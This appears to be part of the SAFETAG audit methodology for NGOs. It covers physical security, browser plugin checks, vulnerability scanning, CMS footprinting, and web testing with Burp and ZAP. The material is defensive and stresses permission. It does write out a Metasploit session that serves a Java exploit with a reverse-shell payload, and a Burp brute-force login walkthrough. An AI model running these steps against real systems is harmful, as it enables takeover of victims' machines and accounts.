Unsecured physical network components and devices such as computers, servers, and external drives present a risk of sensitive data loss through theft, seizure, and malicious interference. Access to network compontents and servers should be limited and devices should be secured when not in use.

In the event of a burglary or office raid, an attacker could easily obtain sensitive information from devices without encryption, external hard drives, and other easily accessible items. An advanced attacker could compromise the network for later surveillance.

Secure Devices

Lock in desks or via security cables all easily portable items

Any device which connects to the organization's digital assets (and therefore has passwords or cached data) or stores organizational data (including backup drives, laptops, desktops, cameras, other storage media), should be secured (ideally out of sight, such as in a locked cabinet or desk drawer) when not in use to prevent theft and discourage seizure.

Follow the Device Assessment guidelines on drive encryption.

Encrypted drives offer the best protection against data loss from stolen or seized devices. Follow the recommendations of the Device Assessment section, paying specific attention to the need for strong passwords, automatic locking of logged-in accounts, and the importance of turning a machine off to fully benefit from drive encryption.

Place core network components and servers in a locked space.

Direct access to servers and network components such as routers, cablemodems, patch panels and switches provides an adversary multiple ways to extract sensitive information and cause extensive, yet hard to detect, damage. Ensuring that not only are these physically protected, but that there are organizational policies around which staff have access to them is critical - a locked cabinet that always has the key in the lock does not provide security. If a particular component needs, for example, regular rebooting, creative solutions should be found to balance security and staff needs.

De-activate unused network ports

Hard-wired network ports tend to connect directly into the most trusted parts of a network. De-activating any that are in public areas of the office (front desk, conference rooms, break rooms), as well as any that are not needed is recommended.

Check Browser and Plugin Vulnerabilities

Summary

Though modern browsers are better at self-updating, and the prevalence of powerful plugins like flash and java are slowly declining, it is valuable to ensure that the browsers in use have updated plugins and are themselves updated.

Materials Needed

- Metasploit

Walk Through

OUTDATED JAVA BROWSER PLUGINS

While the threat described below is more severe if carried out by a local attacker (as they can more readily direct the victim to a malicious Web site), it also works remotely. In fact, if a user can be tricked, by a remote attacker, into clicking on a malicious email or Web link, attacks like this represent a significant perimeter threat. By compromising the victim's machine, they can give the attacker a local point-of-presence without requiring the attacker to crack WPA keys or gain local access in some other way.

Step 1: Using Metasploit, an attacker can easily create an ad hoc malicious Web site:

```
$ msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v4.7.0-dev [core:4.7 api:1.0]
+ -- --=[ 1114 exploits - 627 auxiliary - 178 post
+ -- --=[ 307 payloads - 30 encoders - 8 nops

msf > use exploit/multi/browser/java_jre17_exec

msf exploit(java_jre17_exec) > set PAYLOAD java/shell/reverse_tcp
PAYLOAD => java/shell/reverse_tcp

msf exploit(java_jre17_exec) > set LHOST 192.168.1.123
LHOST => 192.168.1.123

msf exploit(java_jre17_exec) > set SRVPORT 8081
SRVPORT => 8081

msf exploit(java_jre17_exec) > set URIPATH java_test
URIPATH => java_test

msf exploit(java_jre17_exec) > run
[*] Exploit running as background job.
```

Step 2: At this point, any local user who visits http://192.168.1.123:8081/java_test, and who is running a sufficiently out-of-date version of the Java browser plugin, stands a good chance of giving the attacker full access to his computer:

```
[*] Started reverse handler on 192.168.1.123:4444

msf exploit(java_jre17_exec) >

[*] Using URL: http://0.0.0.0:8081/java_test
[*] Local IP: http://192.168.1.123:8081/java_test
[*] Server started.

msf exploit(java_jre17_exec) >
```

```
<remote shell>
```

Figure 1: Attacker in control of the victim's computer through a remote command shell

Recommendations

Sample Recommendation for outdated Java

One or more of the organization's laptops were seen to be running an outdated, known-vulnerable version of the Java plugin for Internet Explorer.

This version contains a vulnerability that is easily exploitable using one of the recent Java exploit modules from the widely available Metasploit security auditing framework. These modules allow an attacker to gain complete control over the computer of a victim who visits a malicious Web site hosted anywhere on the Internet. If the attacker is inside the office LAN, they can easily trick the victim into visiting that malicious Web site without the victim even knowing it.

At least one of the organization's computers is running an outdated Java browser plugin, and exploit code is widely-available for several critical vulnerabilities in versions older than "Java 7, update 16." All of the organization's Java installations should be updated to the latest version. This can be troublesome, as (unlike the Windows operating system itself) Java plugins sometimes require user input before they will install updates.

Vulnerability Scanning and Analysis


Summary

This component has the auditor discover possible flaws the organization's devices, services, application designs, and networks by testing and comparing them against a variety of online and offline resources (vulnerability databases, vendor advisories, and auditor investigation) to identify known vulnerabilities. Basic vulnerability analysis should be occurring along-side the other activities so that evidence can be gathered from the network, however, deeper research into specific discovered exploits can happen after the on-site audit to fully take advantage of the short time the auditor has on site.

Purpose

It is not uncommon for a cash-strapped human rights NGO to run critical infrastructure themselves on available equipment. A better-resourced organization may host its critical services at a remote data center, or outsource its IT infrastructure to cloud providers, such as Google Apps, and/or to ad-hoc services (Dropbox, Yahoo! mail, Wordpress, etc.). Regardless, it is rare to have someone designated to update and patch systems as vulnerabilities are released, or to view the services from a security -- as opposed to availability -- standpoint.

The Flow of Information



Guiding Questions

- What level of proof do you need to identify to convey the importance (or importance) of a vulnerability to the organization?
- What would the organization and IT think is an appropriate amount of the IT staffs time that you can request to get the information you need?

Outputs

- Lists of OVAL/CVE identifiers for each possibly vulnerable service/system.
- Examples of live exploits for vulnerabilities where possible.
- A short write up of each vulnerability including how it was identified.
- The cleaned up output from any tests used to identify the vulnerability.

- Document Vulnerabilities (per vulnerability)

Operational Security

- Treat the data and analyses of this step with the utmost security.
- Use VPNs or Tor to search if scanning remotely.
- Seek explicit permission for vulnerability scanning - **NOTE:** The organization might not be in a position to give you meaningful “permission” to carry out an active remote assessment of "cloud services" used within the organization.
- In situations where the auditor is doing this work remotely it is important to only run "safe" tests that have no possibility of causing damage to the network.

Preparation

Baseline Skills

- **Vulnerability Scanning:** : General TCP/IP and networking knowledge; knowledge of ports, protocols, services, and vulnerabilities for a variety of operating systems; ability to use automated vulnerability scanning tools and interpret/analyze the results
- **Penetration Testing:** Extensive TCP/IP, networking, and OS knowledge; advanced knowledge of network and system vulnerabilities and exploits; knowledge of techniques to evade security detection

References

vulnerability_analysis

- **Standard:** "Vulnerability Analysis - Research Phase" (Penetration Testing Execution Standard)
- **Framework:** "Vulnerability Assessment" (http://www.vulnerabilityassessment.co.uk)
- **Resource:** Vulnerability Databases (SAFETAG)
- **Security Advisories:** [^Microsoft_Security_Bulletin]^,^[^ind_univ_external_advisories]^,^[^OSS_Security_advisories]^,^[^CERT_CC_Advisories]^,^[^security_tracker]^,^[^mozilla_vulns]

Vulnerability Databases

- **Standard** Vulnerability Analysis - Research Phase (Penetration Testing Execution Standard)
- **Framework** Vulnerability Assessment (http://www.vulnerabilityassessment.co.uk)
- **Database** "Open Sourced Vulnerability Database"
- **Database** "CVE Details"
- **Database** Search CVE and CCE Vulnerability Database
- **Database** "Threat Explorer"
- **Database** "The Exploit Database"

- **Database** "Security Focus Vulnerability Search"
- **Poster** Ultimate Pen Test 2013 (SANS Institute)
- **Security Advisories** [^Microsoft_Security_Bulletin]^,^[^ind_univ_external_advisories]^,^[^OSS_Security_advisories]^,^[^CERT_CC_Advisories]^,^[^security_tracker]^,^[^mozilla_vulns]

Website Vulnerability Scanning

- **Site:** "OWASP ZAP Project Site" (OWASP)
- **Guide:** "The OWASP Testing Project Guide" (OWASP)
- **User Guide:** "OWASP Zap User Guide" (Google Code)
- **Video Tutorials:** "OWASP ZAP Tutorial Videos" (Google Code)
- **Guide:** "7 Ways Vulnerability Scanners May Harm Website(s) and What To Do About It" (White Hat Sec Blog)
- **Article:** "14 Best Open Source Web Application Vulnerability Scanners" (InfoSec Institute)

System Vulnerability Scanning

- **Project Site:** "OpenVAS Project Site" (OpenVAS)
- **Manual:** "OpenVAS Compendium" (OpenVAS)
- **Guide:** "Creating OpenVAS "Only Safe Checks" Policy"
- **Guide:** "How To Use OpenVAS to Audit the Security of Remote Systems on Ubuntu 12.04" (Digital Ocean)
- **Guide:** "Getting Started with OpenVAS" (Backtrack Linux)
- **Guide:** "Setup and Start OpenVAS" (OpenVAS)
- **Video Guide:** "Setting up OpenVAS on Kali Linux" (YouTube)
- **ListServ:** "OpenVAS Discussion ListServ" (OpenVAS)
- **Comparison:** "Nessus, OpenVAS and Nexpose VS Metasploitable" (HackerTarget)

voip_security

- **Guide:** "VoIP Security Checklist" (ComputerWorld)
- **Overview:** "The Vulnerability of VoIP" (Symantec)
- **Research:** "Researchers find VoIP phones vulnerable to Simple Cyber attacks" (Security Intelligence)
- **Tool:** "Vsaudit (Eurialo)" (Eurialo)
- Overview:* "Two attacks against VoIP" (Symantec)
- **Overview:** VOIP analysis Fundamentals(Wireshark)
- **Tool:** WireShark VOIP Capabilities

Incident Handling Resources

- **Guide:** "Six Stages of Incident Response" (CSO Online: Anthony Caruana)
- **Guide:** "Threat Hunting Project" (http://www.threathunting.net)

Activities

Vulnerability Scanning

Summary

While much of SAFETAG focuses on digital security challenges within and around the office, remote attacks on the organization's website, extranets, and unintended information available from "open sources" all pose real threats and deserve significant attention. SAFETAG takes great care to take a very passive approach to this work, especially when done off-site, so as not to have unintended consequences on the organization's infrastructure or undermine operational security concerns.

This activity uses active research and scanning to detect known vulnerabilities in external and key internal services. Usually penetration tests exploit possible vulnerabilities to confirm their existence. [^NIST_exploit_confirm] But, the use of exploits puts the organization's systems at a level of increased risk [^NIST_pen_test_danger] that is unacceptable when neither the organization nor the auditor has the time or finances to address the issue. The SAFETAG methodology only uses relatively safe exploitation of vulnerabilities for targeted outcomes. For instance, cracking the wireless access point password allows us to demonstrate the importance of good passwords without singling out any individual's passwords. [^network-access]

Overview

- Identify services being hosted or used by an organization
- Research externally-facing organization services (websites, services hosted from the office, etc.)
- Research information about identified services (e.g current versions of those services.)
- Run vulnerability scans against websites hosted by the organization, externally facing servers run by the organization, and key intranet servers.

Materials Needed

- A Kali VM, bootable USB, or installed system with OWASP ZAP or OpenVAS installed, updated, and running\

Considerations

- Be very careful about which automated scans you run to ensure that no aggressive or potentially damaging tests are included.
- OpenVAS saves its scan records in /var/lib/openvas/mgr/tasks.db - this file will contain sensitive data, ensure it is stored securely.
- OpenVAS and other vulnerability scanners can be highly aggressive in their tactics. Tools like Metasploit come with a library of active, functional exploits to "prove" that a system is actively vulnerable. As such, these can be tricky to use. Even OpenVAS on a safe-only scan can appear to a host as an active attack, blocking further access from your IP (this can cause some annoyance if you are, for example, scanning your host organization's website from their network). Some of these scans and techniques -- again, even the "safe"

ones -- can also be a violation of local hacking laws. Get explicit permission, give warnings, and be careful.

Walk Through

VULNERABILITY SCANNING USING OPENVAS

Setting up OpenVAS in Kali

```
openvas initial setup
openvas feed update
openvas check setup
openvas stop
openvas start
```

Visit https://127.0.0.1:9392/ in a web browser and log in.

Using OpenVAS

Once logged in to OpenVAS, the interface is disturbingly simple to use. For most use, using the Wizard to scan the target server works best. Things to verify before doing so:

- Check the Scan defaults for the Wizard - it should be set to run the built-in "Full and Fast" scan
- For that scan, verify (under Configuration->Scan Configs) that the "Scan Settings" list shows "safe_checks" as "yes"

Once you start a scan, change the display to "auto refresh" to give you more feedback on the scan process. Once the scan is completed, a report can be exported in PDF form.

Common problems

- **Errors during openvas-start** OpenVAS is a rather ... delicate program. Most often, the openvas-start script will not wait long enough between launching openvassd and openvasmd, causing openvasmd to error out. Re-running openvasmd often works, though an entire stop/start cycle seems to be slightly more reliable. Often, openvasmd will error out, but launch anyway. Checking the web interface at https://127.0.0.1:9392 to make sure that you can log in is the best way to check if it's actually successfully launched.
- **Lost admin password** From a root command-line, you can reset the web interface's admin password:
- **openvasmd will never launch** In many fresh install cases of OpenVAS7, the openVAS self-signed CA certificate is set to an invalid date, which also causes openvasmd to error out. The check-setup script will recommend rebuilding the database, but the /var/log/openvas/openvasmd.log may have errors discussing certificate errors. If this is the case, try:

Recommendations

The auditor will need to do research and compare against the organization's capacity and risks to give specific recommendations based on the vulnerabilities discovered in the process. Some common recommendations include the following:

- Out of Date Content Manangement System: **See also recommendations in the Web Footprinting Activity**
- Insecure Website Login: **See also recommendations in the Insecure Website Login Activity**
- Website Vulnerabilities: **See also recommendations in the Web Vulnerabilty Assessment Activity**

Vulnerability Research

Summary

Overview

- Explore Vulnerability Databases (OVAL, CVE, vendor advisories) for potential risks of systems and software used on servers, user devices, and online services (including the organization's website/CMS)
- Search Exploit Databases to find examples of exploitation of possible vulnerabilities identified.
- Explore default configurations for vulnerabilities such as default passwords or users.

Considerations

- Treat the data and analyses of this step with the utmost security.
- Use VPNs or Tor to search if conducting the search from a country that is highly competitive with the organization's country, or is known to surveil.

Walk Through

After completing an automated vulnerability scan (network, system, webapp) and documenting findings, you can now move into vulnerability research:

- Reviewing your findings by researching on public vulnerability Databases about the vulnerability that you have found.
- Identify and enumerate risks involved for a certain vulnerability
- Formulate a mitigation plan or recommendations Below is a list of some of the most common vulnerability databases:

Expected Outputs

- Lists of OVAL/CVE identifiers for each possibly vulnerable service/system.
- Examples of live exploits for vulnerabilities where possible.
- A short write up of each vulnerability including how it was identified.

- The cleaned up output from any tests used to identify the vulnerability.

Website Footprinting

Summary

Using online tools as a starting point in assessing the auditee web application is a good way to expand online reconnaisance as well as start your vulnerability assessment. You can build a profile and a good understanding of the web application by identifying what comprises the web application and technologies behind. From there you can start your next move by putting together different strategies on conducting your vulnerability assessment.

For example, after discovering accessable web directories, you can then start looking for forgotten or abandoned files and applications that might contain sensitive information like (Passwords) or an outdated and vulnerable applications. Content management systems, while powerful, require ongoing maintenance and updates to stay secure. Quite often these (or specific plugins) fall out of date and become increasingly vulnerable to automated as well as targeted attacks.

Online tools offer ways of performing "passive" scans, in which your identity is hidden from the target organization, in cases where there are IDS/IPS, firewalls deployed. These should be used in conjuction with other outputs from reconnaisance to determine platforms and hosts which are out of scope.

Overview

- Determine the version of any content management system used by the organization
- Search for potential security vulnerabilities for that version.

Walk Through

Before unleashing more advanced and powerful tools like OpenVAS, a few quick steps can help better guide your work. As a general note, surfing using a browser with at least NoScript enabled may help not only protect you, but may also help to reveal malware or adware infecting the websites.

Record core details about the website - determine the hosting provider, platform, Content Management Systems, and other baseline data. BuiltWith is a great tool. There are a few alternatives, including an open source tool, SiteLab. **Note that BuiltWith is a tool bundled in recon-ng, but the output it provides is not currently stored in its data structures.** These tools may also reveal plugins, javascript libraries, and DDoS protection systems like CloudFlare.

Tools

- BuiltWith
- Online Pentesting Tools
- Hacker Target

CMS VERSION DETECTION

Identification of CMS during web footprint can be done either using scripts and tools or using online services.

you can use certain websites to determine the type of CMS a target website is using:

- https://builtwith.com
- https://sitecheck.sucuri.net
- http://guess.scritch.org

For CMS systems, out of date components can mean well-known and easy to exploit by malicious actors.

Drupal For Drupal, try visiting /CHANGELOG.txt , which, if not manually removed, will reveal the most recent version of Drupal installed on the server. Other telltale signs depend on the specific Drupal release; http://corporate.adulmec.ro/blog/2010/drupal-detection-test-site-running-drupal maintains a detection tool.

```
Drupal 6.27, 2012-12-19
----------------------
- Fixed security issues (multiple vulnerabilities), see SA-CORE-2012-004.
Drupal 6.26, 2012-05-02
----------------------
- Fixed a small number of bugs.
- Made code documentation improvements.
```

Joomla For Joomla, default templates provide strong hints towards versions based on copyright dates. Specific versions can often be discovered using this guide: https://www.gavick.com/magazine/how-to-check-the-version-of-joomla.html

WordPress Wordpress sites tend to advertise their version number in the header of each webpage, such as

```
<meta name="generator" content="WordPress 3.3.1" />
```

There is a web-based tool with browser add-ons available here: http://www.whitefirdesign.com/tools/wordpress-version-check.html

Document your finding and list what type of CMS your target is using along with it's version. You can use this information in the next possible activities:

- Vulnerability Scanning
- Vulnerability Research

Recommendations

Most popular CMS platforms provide emailed alerts and semi-automated ways to update their software. Make sure someone responsible for the website is either receiving these emails or checking regularly for available updates. Security updates should be applied immediately. It is a best practice however to have a “test” site where you can first deploy any CMS update before attempting it on a production site.

For websites using a content management system (Drupal, Wordpress, Joomla or similar), it is important to use a popular and open source tool (as opposed to a custom tool that a web design firm has put together for its customer base). Open source tools are more likely to have their security holes discovered and fixed at a rapid pace, but the burden remains on the organization to keep up to date with these security updates.

The top CMS tools have dashboards and other tools to help alert the webmaster to available updates, and security updates should be heeded quickly. For sites that hold password data, it is worth exploring additional security features – the built-in password security for even modern CMS systems is weak, but the methods to improve upon them vary widely depending on the system.

For sites built on custom CMS software which does not regularly receive updates, it is strongly advisable to migrate to a more standard, open source system.

Note that “Static” websites – those created with a web design tool and uploaded to a server – are both more secure (no code to break) and also withstand denial of service attacks easier. However, these are more difficult to maintain and update, and work best only for “brochure” style sites.

For custom CMS systems, it is strongly advisable to migrate to a more standard, open source system.

An increasingly good practice is for organizations to take advantage of the "free" tiers of DDoS mitigation services, of which CloudFlare is probably the best known. A challenge of these free services can be that they have definite limits to their protection. With CloudFlare, organizations can request to be a part of their Project Galileo program to support at-risk sites even beyond their normal scope of support.

A community-based, open source alternative is Deflect, which is completely free for eligible sites.

Some of these services will be revealed by BuiltWith, but checking the HTTP Response Headers (in Chromium/Chrome, available under the Inspect Element tool, or by using Firebug in Firefox. See Deflect's wiki for more information.

Guide for NGOs to diagnose issues with a website: Digital First Aid Kit

Web Vulnerability Assessment

Summary

Organizational websites are often a central part of their work, but resource constraints can leave them vulnerable to a wide variety of attacks, from simple DDoS (Distributed Denial of Service) attacks to being leveraged for online scams and malicious advertisin to targeted distruction and subversion. Insecure websites can even be used in "watering hole" attacks where malware is implanted into the site to intentionally target the website's audience.

This activity provides a SAFETAG auditor with a suite of processes and tools to investigate organization and project websites for potential vulnerabilities. There are multiple ways to do this, from passive to more active scanning. SAFETAG takes great care to take a primarily passive approach to this work, especially when done off-site, so as not to have unintended consequences on the organization's infrastructure or undermine operational security concerns. Care should be taken to review operational security concerns, work closely with the organization, and pursue a minimal approach focused on the priorities of the organization. See also the Vulnerability Scanning activity for additional tools and approaches useful for investigating outside of the website itself the server level.

Overview

- Understand the current infrastructure the website is using on the level of the hosting provider, location, Operating system
- Identify the public IP address of the server you will be auditing as you will see in some cases, websites are using proxies or DDoS mitigation services that mask the real IP address of a server
- In the case of shared hosting, identify the hosting service and the current package
- Identify the web server, applications in use & plugins, themes, security protocols in place and users' session management
- Identify mis-configurations, sensitive information publicly available, metadata embedded within the web application
- Look for forgotten or insecure support applications like /phpmyadmin
- Run automated vulnerability scans against websites hosted by the organization to identify "low-hanging fruits" especially in the case of auditing an open source and common content management system or other web applications
- Perform manual vulnerability assessment and testing to identify server mis-configurations, web sessions, tokens etc.

Considerations

- Begin with passive techniques and consider if more detail is necessary (e.g. would simply upgrading the CMS solve multiple problems). Remember that the point is to create a clear, simple path towards security, not a comprehensive report on every possible vulnerability
- Seek explicit permission for vulnerability scanning - **NOTE:** The organization might not be in a position to give you meaningful “permission” to carry out an active remote assessment of "cloud services" used within the organization.
- Agree on the site(s) to scan and determine the intensity of the process
- Ensure documented permission and schedule an appropriate time with the site host.
- In situations where the auditor is doing this work remotely it is important to only run "safe" tests that have no possibility of causing damage to the website. Be very careful about which automated scans you run to ensure that no aggressive or potentially damaging tests are included.
- Understand, discover and review the backup options the website has before starting the audit process.

Walk Through

Performing web vulnerability assessment can be done in different ways, using different tools and having different results. Choosing any of these steps or guides must not confuse an auditor, but instead, provide a

broader scope which should help them finding vulnerabilities as many as they can.

These vulnerabilities can range from:

- Web Server/OS level vulnerabilities
- Access control vulnerabilities
- Application-specific vulnerabilities
- Misconfiguration
- SQL Injection
- Cross-site Scripting
- Directory Traversal
- Failure to restrict URL Access
- Insufficient Transport Layer Protection
- LDAP Injections
- Malicious Codes
- Leaked information

Before pursuing any of these more active scans, review outputs from passive reconnsaisance, DNS history and current information, and (if relevant) CMS version checking. This guide covers a small subset of web vulnerability scanning tools, a more comprehensive list is available at https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools which may provide approaches better suited to specific situations.

OpenVAS, covered in the vulnerablity scanning activity, also includes Wapiti, which can help to detect many of the above common vulnerablitites.

VARIANT: MANUAL TESTING WITH BURP (ACTIVE)

Introduction

According to Burp's official documentation, "Burp Suite is an integrated platform for performing security testing of web applications. It is **not a point-and-click** tool, but is designed to be used by hands-on testers to support the testing process. With a little bit of effort, anyone can start using the core features of Burp to test the security of their applications. Some of Burp's more advanced features will take further learning and experience to master." To know more about BurpSuite's other tools and features, visit BurpSuite's Tools and it's functions pages.

Requirements

Note: If you are using Kali Linux, you already have Burpsuite pre-installed. Otherwise if you do not have a Linux box, refer to the following requirements below:

- Windows/MAC OSX (Kali Linux Preferred)
- Java Runtime Environment
- Browser (Chrome, Firefox)
- BurpSuite

All of this investment is hugely worth it - Burp's user-driven workflow is by the far the most effective way to perform web security testing, and will take you way beyond the capabilities of any conventional point-and-click scanner. Burp is intuitive and user-friendly, and the best way to start learning is by doing. These steps will get you started with running Burp and using its basic features. You can then read on deeper into the documentation to become more proficient in using this supremely powerful tool.

Burp Suite contains various tools for performing different testing tasks. The tools operate effectively together, and you can pass interesting requests between tools as your work progresses, to carry out different actions.

To know more about BurpSuite's other tools and features, visit BurpSuite's Tools and it's functions pages.

Burp's Getting Started Documentation is quite detailed and useful, and strongly recommends launching Burp from the command line for better control. In specific, it recommends assigning the amount of memory you wish to dedicate to burp:

Requirements

Note: If you are using Kali Linux, you already have Burpsuite pre-installed. Otherwise if you do not have a Linux box, refer to the following requirements below:

- Windows/MAC OSX (Kali Linux Preferred)
- Java Runtime Environment
- Browser (Chrome, Firefox)
- BurpSuite

Launching Burpsuite

With Java installed, on some platforms you may be able to run Burp directly by double-clicking the Burp JAR file. However, it is preferable to launch Burp from the command line, as this gives you more control over its execution, in particular the amount of memory that your computer assigns to Burp. To do this, in your command prompt type a command like:

```
java -jar -Xmx1024m /path/to/burp.jar
```

where 1024 is the amount of memory (in Mb) that you want to assign to Burp, and /path/to/burp.jar is the location of the Burp JAR file on your computer.

The troubleshooting help can help if Burp doesn't appear shortly.

Setting up your environment

- Verifying Scope/Target:
- Setting up your browser
- Setting up Socks Proxy (Optional)

Testing Burpsuite Configuration

NOTE: Scanning web applications without the owner's permission is potentially illegal. It is important that you test Burpsuite on your own web applications, or on a controlled environment. There are some publicly available websites that are insecure by default to be used for testing and learning purposes. Among these were:

- bWAPP - Buggy Web Application
- HackThis - Hacker's Playground
- HackThisSite - Community Driven hacking exercises
- HackMe - Community based, collaborative hacking exercises and vulnerable web apps
- CrackMeBank

(You can use these sites to get familiar with Burpsuite, and performing the following excerices in this guide.)

Intercepting Request

- To start intercepting traffic to and from your target domain/URL, in your configured browser, enter the the target domain, and hit enter.
- On your Burpsuite instance, under **Proxy** Tab, and sub-tab **Intercept**, make sure that the `Intercept` button is on.
- If it captures the request from your Firefox browser, it means that your configuration is correct.

- Click `Forward` and the request will be forwarded to the server/target and the next sub-tab **HTTP History** will now start to generate some contents, each time you open a link, or a page within the target domain.

Adding Target/Scope

- Adding your target into scope is important so you won't miss, or even scan URLs that are not included in your list of targets.
- To add the target to your scope, right-click the domain/website, then select **Add to Scope**
- Burp will now tell you if you want ot stop sending out-of-scope items in your **HTTP history** tab and other Burp Tools - click **Yes**.
- This will now appear in your **Target** tab, and under **Scope** sub-tab.
- To add subdomains into your scope, you can use regex: `.*\.test\.com$`

Managing Burp Projects

- Managing burpsuites project will depend on the version you are using. Some features may not be available for free version of burp, but are only available for Pro Version. See burp's documentation for managing projects here
- Selecting project type:
- Selecting Configuration

NOTE: According to BurpSuite documentation, **"If you open an existing project that was created by a different installation of Burp, then Burp will prompt you to decide whether to take full ownership of the project.**

This decision is needed because Burp stores within the project file an identifier that is used to retrieve any ongoing Burp Collaborator interactions that are associated with the project. If two instances of Burp share the same identifier in ongoing work, then some Collaborator-based issues may be missed or incorrectly reported. You should only take full ownership of a project from a different Burp installation if no other instance of Burp is working on that project."

Since that Burpsuite is an advance tool for testing web applications, This guide will cover most of the basic testing activities for Burpsuite. To learn more of the advance features, it is important that you have a licensed version.

Basic BurpSuite Testing Excercises:

Attacking web application using simple payload set (Bruteforce attack):

- Verify that your Burp is working
- Login page of target application
- "Intercept On" - Make sure that you have your burpsuite's intercept function set to "ON".
- Review contents of the requests under **Proxy** > **Intercept** > **Raw**
- Now under **Intruder** > **number tab** > **Target** uncheck "Use HTTPs".
- Now click under **Intruder** > **number tab** > **Position** to view all replaceble variables.

- Try looking for `email` and `pass`,
- Now under **Intruder** > **Payloads**
- Now below the options `Payload Sets`, you can see `Payload Options` where you can `add`, `Paste`, `add from list` strings that you can use as your payload.
- After typing your list of strings or passwords, let's go to **Positions** tab, and on the right side of `Payload Options` click **Start Attack**
- After clicking "Start Attack" it will open a window of results usually your HTTP responses codes.

Take note of these errors to see how the target web application respond when given certain types of strings.

Setting up your environment

Selecting a Project

Selecting a Configuration

Opening a Project From a Different Burp Installation

Display Settings

The Basics of Using Burp

VARIANT: OWASP ZAP (ACTIVE)

OWASP ZAP allows an auditor to quickly identify common web vulnerabilities using the OWASP framework - either by a relatively intense spidering of the website or through a more tailored use of the proxy functionality of the tool.

OWASP ZAP provides a highly configurable tool to test for common website vulnerabilities. In addition to supporting organizational change to support general best practices for websites, OWASP can expose more specific vulnerabilties that may warrant action above and beyond general best practice work.

For a website that can be expected to withstand a dedicated spidering of its content, the automated mode will dig through and expose common vulnerabilities. The tool itself is relatively easy to use.

For more delicate sites, private sites, or other situations, OWASP can also proxy your web browser and test the pages you click through.

Quick Guide Setting up OWASP Zaproxy Scanner:

- Download the latest version of Zaproxy from: https://github.com/zaproxy/zaproxy/wiki/Downloads
- After installation, you will be brought into the OWASP Zaproxy's Session management page.

Note: By default, ZAP sessions are always recorded to disk in a HSQLDB database with a default name and location. If you do not persist the session, those files are deleted when you exit ZAP.

ZAP User Interface:

The ZAP user interface consist of the following options:

Options	Description
Menu Bar	Provides access to many of the automated and manual tools
Toolbar	Includes buttons which provide easy access to most commonly used features
Tree Window	Displays the Sites tree and the Scripts tree
Workspace Window	Displays requests, responses, and scripts and allows you to edit them
Information Window	Displays details of the automated and manual tools
Footer	Displays a summary of the alerts found and the status of the main automated tools

Running Assessment:

Before you can run your assessment in ZAP, you need to configure your browser first to use ZAP as it's proxy. By default, ZAP uses:

Address: localhost Port: 8080

Note: Remember that Burpsuite also uses the same Address and port no. Be reminded to close any of which application that you are not using.

Since that ZAP is acting as a proxy between your browser and the web application, the use of SSL(HTTPS) may cause the certificate validation to fail and the connection be terminated. This happen because ZAP encrypts and decrypts traffic sent to the web application using the original web applications certificate. This is done so ZAP can access the plaintext in the request and the response.

To prevent this, ZAP creates an SSL cert automatically for each host you access, and signed by ZAP's CA certificate. To setup your browser to trust these SSL certs, you need to import and trust the ZAP root CA certificate. Once it's done, the other ZAP certificates signed by it will be trusted as well.

Keep the self-generated Root CA certificate to avoid creating a vulnerability.

- Start ZAP and click Tools -> Options.
- On the left pane of the Options window, click Dynamic SSL Certificates.
- On the right pane, click Save.
- Select a location to save the certificate to and click Save. Be sure to retain the .cer file extension.

To install the ZAP Root CA certificate as trusted root certificate for Windows/Chrome:

- Browse to the certificate file location.
- Right-click on the certificate file and then click Install Certificate.
- In the Certificate Import Wizard, select either Current User or Local Machine as the scope of the certificate, then click Next.
- Select Place all certificates in the following store.
- Click Browse and select Trusted Root Certificate Authorities or Trusted Root Certificates (depending on your version of Windows) as the certificate store, then click Next.
- Click Finish.
- Review the security warning about trusted root certificates and click Yes if the warning is accepted.

To verify that the ZAP Root CA certificate is installed:

- Open Control Panel and click Internet Options.
- On the Content tab, in the Certificates section, click Certificates.
- On the Trusted Root Certificates tab, verify that the OWASP ZAP Root CA certificate is listed.

If you are testing using Firefox, you need to install the ZAP Root CA certificate a second time into Firefox’s own certificate store.

To install the ZAP Root CA for Mozilla Firefox:

- Start Firefox and click Preferences.
- On the Advanced tab, click the Encryption tab.
- Click View Certificates.
- On the Trusted root certificates tab, click Import and select the ZAP Root CA file you saved previously.
- In the Import wizard, select Trust this CA to identify web sites.
- Click OK.

Additional OWASP ZAP references:

- Wiki and QuickStart Guide
- Overall walkthrough
- [Testing with Metasploitable VM](http://cyberarms.wordpress.com/2014/06/05/quick-and-easy-website-vulnerability-scans-with-owasp-zap/ (see also https://www.owasp.org/index.php/Webgoat and http://sourceforge.net/projects/samurai)
- Walkthrough of automated mode
- Walkthrough of proxy usage

VARIANT: NIKTO WEB SCANNER (ACTIVE)

Introduction

Nikto is a tool that comes with Kali Linux. It's an easy tool to use in performing web vulnerability scan. According to Nikto's main page:

